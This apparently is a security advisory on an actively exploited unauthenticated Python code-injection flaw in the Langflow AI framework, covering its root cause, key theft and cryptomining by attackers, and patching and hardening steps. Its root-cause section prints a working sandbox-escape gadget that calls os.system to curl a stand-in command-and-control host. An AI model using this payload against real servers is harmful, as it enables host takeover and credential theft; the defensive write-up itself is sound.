
Executive Summary: Generative AI Infrastructure Under Fire
The integration of Large Language Models (LLMs) and visual workflow orchestration frameworks has created powerful enterprise capabilities—and novel attack surfaces. The Cybersecurity and Infrastructure Security Agency (CISA) has added CVE-2026-9198 to the KEV catalog, warning that attackers are actively exploiting a critical remote code injection vulnerability in Langflow, an open-source visual framework acquired and maintained under IBM's AI ecosystem for building multi-agent AI and RAG applications.

Carrying a CVSS 9.8 Critical score, the flaw allows unauthenticated network attackers to inject and execute arbitrary Python code directly on the host machine or container running the Langflow server, facilitating complete host takeover and GPU cluster hijacking.
Root Cause: Unsanitized Python Abstract Syntax Tree (AST) Evaluation
Langflow empowers developers to assemble AI pipelines visually by connecting prompt templates, vector stores, and custom Python computation blocks. When a visual flow is submitted to the server for validation or asynchronous execution via the REST API (/api/v1/custom_component), the backend parser dynamically evaluates user-supplied Python script strings.
Although Langflow implemented basic keyword filters to block dangerous builtins such as __import__ and eval(), researchers and threat actors identified that attackers can construct nested Abstract Syntax Tree (AST) gadgets using Python introspective attributes:
# Conceptual representation of payload bypassing superficial AST restrictions
# Accessing the base object class to invoke os.system without direct keyword usage
[c for c in ().__class__.__base__.__subclasses__() if c.__name__ == 'catch_warnings'][0]()._module.__builtins__['__import__']('os').system('curl http://c2.attacker.com/beacon')
Because the API endpoint failed to mandate authentication for preview evaluation requests, remote adversaries can submit malicious flow JSON payloads to trigger immediate execution inside the host runtime.
Threat Actor Objectives: LLM Token Theft & GPU Cryptomining
Forensic analysis of weaponized instances in cloud environments reveals two primary adversary objectives:
- API Key Exfiltration: Langflow configurations frequently store cleartext credentials for OpenAI, Anthropic, Hugging Face, and enterprise Pinecone vector databases. Attackers dump environment variables to hijack corporate AI billing accounts.
- GPU Workload Hijacking: Because Langflow servers are typically co-located on high-memory NVIDIA A100/H100 instances for local model inference, threat actors deploy specialized cryptomining binaries to siphon costly compute capacity.
Actionable Defensive Playbook
Organizations utilizing Langflow in development, testing, or production environments must enact immediate countermeasures:
1. Immediate Version Upgrade
Upgrade all Langflow installations to v1.0.18 or newer. The patched releases introduce strict AST validation, remove unauthenticated custom component preview endpoints, and isolate execution within unprivileged runtime sandboxes.
# Update Langflow in Python virtual environments
pip install --upgrade langflow

# For Docker-based deployments, pull the verified patched container
docker pull logspace/langflow:1.0.18
2. Enforce Backend Authentication & Disable Custom Nodes
Disable custom component execution if not strictly required by setting the following environment variables:
export LANGFLOW_AUTO_SAVING=false
export LANGFLOW_STORE=false
export LANGFLOW_DISABLE_CUSTOM_COMPONENTS=true
export LANGFLOW_NEW_USER_IS_ACTIVE=false
3. Network Segmentation for AI Workloads
Ensure all AI orchestration gateways are isolated on non-routable internal subnets. Restrict container egress traffic using Kubernetes NetworkPolicies to prevent compromised pods from initiating unauthorized external C2 connections.